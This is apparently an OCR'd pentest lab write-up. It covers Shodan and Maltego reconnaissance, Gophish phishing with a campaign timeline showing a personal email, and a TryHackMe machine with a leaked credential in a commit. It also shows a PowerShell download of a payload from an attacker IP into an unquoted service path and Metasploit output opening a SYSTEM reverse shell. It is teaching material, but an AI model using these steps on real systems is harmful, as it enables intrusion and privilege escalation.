
Attack surface mapper

Find Domain

Shodan

Shodan lets users search for various types of servers connected to the internet using a variety of filters.

Shodan Pricing: Shodan Membership version - $49(one-time), **Freelancer** - $69/month, **Small Business** - $359/month, **Corporate** - $1099/month, **Enterprise** - Custom



TOTAL RESULTS

265,116,615

TOP COUNTRIES

United States	[illegible]
Belgium	[illegible]
Netherlands	[illegible]
Singapore	[illegible]
United Kingdom	[illegible]

More...

TOP PORTS

443	[illegible]
22	[illegible]
80	[illegible]
[illegible]	[illegible]


Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using InternetDB

Delicious Food &amp; Friendly Service, Since 1947 - Shoney&#039;s

SSL Certificate

142.250.114.139

SSL Certificate



Shodan Report

Total: 81,507

// GENERAL


Google LLC


EternalBlue

Maltego

Maltego is a comprehensive tool for graphical link analyses that offers real-time data mining and information gathering, as well as the representation of this information on a node-based graph, making patterns and multiple order connections between said information easily identifiable.

Pricing: Maltego Community Edition: Free, **Maltego Pro**: 999 EUR / user / year, **Maltego Enterprise**: Custom Pricing





Social Engineering

Social engineering attacks manipulate people into sharing information they shouldn’t share, downloading software they shouldn’t download, visiting websites they shouldn’t visit, sending money to criminals, or making other mistakes that compromise their personal or organizational security. Some of the Social engineering attacks are as the follows:-

1. **Phishing**
2. **Vishing**
3. **Quid pro quo**
4. **Tailgating**
5. **Impersonation**
6. **Baiting**
7. **Honeytrap**

Phishing

One of the prominent Social engineering attacks is **phishing** which is a type of cyber-attack in which attackers attempt to deceive individuals or organizations into revealing sensitive information such as usernames, passwords, credit card details, or other personal or financial information.


Some of the tools that can be used in Phishing are as the follows :-


1. **Gophish**
2. **Kingphisher**
3. **EvilURL**
4. **0365 attack Toolkit**
5. **PwnAuth**
6. **Modilshka**

Gophish

Gophish is a powerful, easy-to-use, open-source phishing toolkit meant to help pentesters and businesses conduct real-world phishing simulations.

It is a phishing framework that makes the simulation of real-world phishing attacks simple.





Timeline for

Email: ansmariamathew@gmail.com
Result ID: qz6BfFB

Campaign Created *August 1st 2023 2:13:03 am*

Email Sent *August 1st 2023 2:13:09 am*

Clicked Link *August 1st 2023 2:14:40 am*
Windows (OS Version: 10)
Chrome (Version: 115.0.0.0)

Submitted Data *August 1st 2023 2:14:51 am*
Windows (OS Version: 10)
Chrome (Version: 115.0.0.0)

Parameter	Value(s)
password	on
username	com

Initial access recon and enumeration

Initial access is the technique used by attackers to gain initial foothold within a network. Reconnaissance and enumeration are techniques used by an attacker to gather information about the target system and its internal network.


Tools

- Nmap
- Rutscan
- Google Dork
- OSINT
- Magic Recon

Enterprise Machine Initial Access Recon and Enumeration

Enterprise Machine is a try hack me machine. The Attack performed is initial access recon and enumeration

1. The First step was to use Nmap to scan for any open ports or vulnerabilities or any other findings
2. Tried out every open port and gathered detail on what each port contains. Found a page in the open port 7990 which gave hints to a possible GitHub page
3. After google dorking and searching from the hints from the open ports found a GitHub page and a user who has stored some credentials in an older commit without any masking.




Enterprise.THM

Organization permissions

Members

Nik-enterprise-dev



Nik-enterprise-dev / mgmtScript.ps1

Commit

Create SystemInfo.ps1

```
Gets System Info from each computer on the domain
```

main

Nik-enterprise-dev committed on Mar 14, 2021 Verified

Showing **1 changed file** with **7 additions** and **0 deletions**.

```
7 SystemInfo.ps1
@@ -0,0 +1,7 @@
+ Import-Module ActiveDirectory
+ $userName = 'nik'
+ $userPassword = 'ToastyBoi!'
+ $psCreds = ConvertTo-SecureString $userPassword -AsPlainText -Force
+ $Computers = New-Object -TypeName "System.Collections.ArrayList"
+ $Computer = $(Get-ADComputer -Filter * | Select-Object Name)
+ for ($index = -1; $index -lt $Computer.count; $index++) { Invoke-Command -ComputerName $index {systeminfo} }
```

0 comments on commit bc40c9f

Code Execution

Code injection is a type of attack where an attacker exploits vulnerabilities in an application to introduce malicious code. This code is then executed by the application, allowing the attacker to gain control over the application or its data.


Tools

- Metasploit
- Impacket
- PowerSploit
- PowerupSQL
- PowerMad


Code Execution

A remote code execution is performed on an active directory using Metasploit and generated a reverse shell into the compromised machine and escalated privilege using the code execution.


1. Generated the MSF venom payload (windows/meterpreter/reverse_tcp)
2. In the compromised AD zerotireoneservice is vulnerable to **UNQUOATED PATH SERVICE ATTACK** because the service path is containing spaces. This can allow us to place a malicious executable generated by our Metasploit within the service path, causing Windows to launch our executable instead of the intended program
3. Sent the payload with the similar name to the folder containing the unquoted path service vulnerability



```
    Directory: C:\Program Files (x86)\Zero Tier\Zero Tier One


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        3/14/2021   5:32 PM           1465 regid.2010-01.com.zerotier_ZeroTierOne.swidtag
-a----        12/5/2014  10:52 AM        9594056 ZeroTier One.exe
```



```
PS C:\Program Files (x86)\Zero Tier\Zero Tier One> Import-Module BitsTransfer
PS C:\Program Files (x86)\Zero Tier\Zero Tier One> $url="http://10.8.156.24:8000/Zero.exe"
PS C:\Program Files (x86)\Zero Tier\Zero Tier One> Start-BitsTransfer -Source $url -Destination .
PS C:\Program Files (x86)\Zero Tier\Zero Tier One> Start-Service -name zerotieroneservice
```



```
            'YvP'          `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.3.18-dev-                         ]
+ -- --=[ 2317 exploits - 1209 auxiliary - 412 post       ]
+ -- --=[ 1230 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules
Metasploit Documentation: https://docs.metasploit.com/

[*] Processing handler.rc for ERB directives.
resource (handler.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (handler.rc)> set LHOST 10.8.156.24
LHOST => 10.8.156.24
resource (handler.rc)> set LPORT 3333
LPORT => 3333
resource (handler.rc)> run
[*] Started reverse TCP handler on 10.8.156.24:3333
[*] Sending stage (175686 bytes) to 10.10.162.52
[*] Meterpreter session 1 opened (10.8.156.24:3333 -> 10.10.162.52:51728) at 2023-08-15 00:54:31 +0530

meterpreter > shell
Process 2156 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1817]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

AntiVirus Bypass

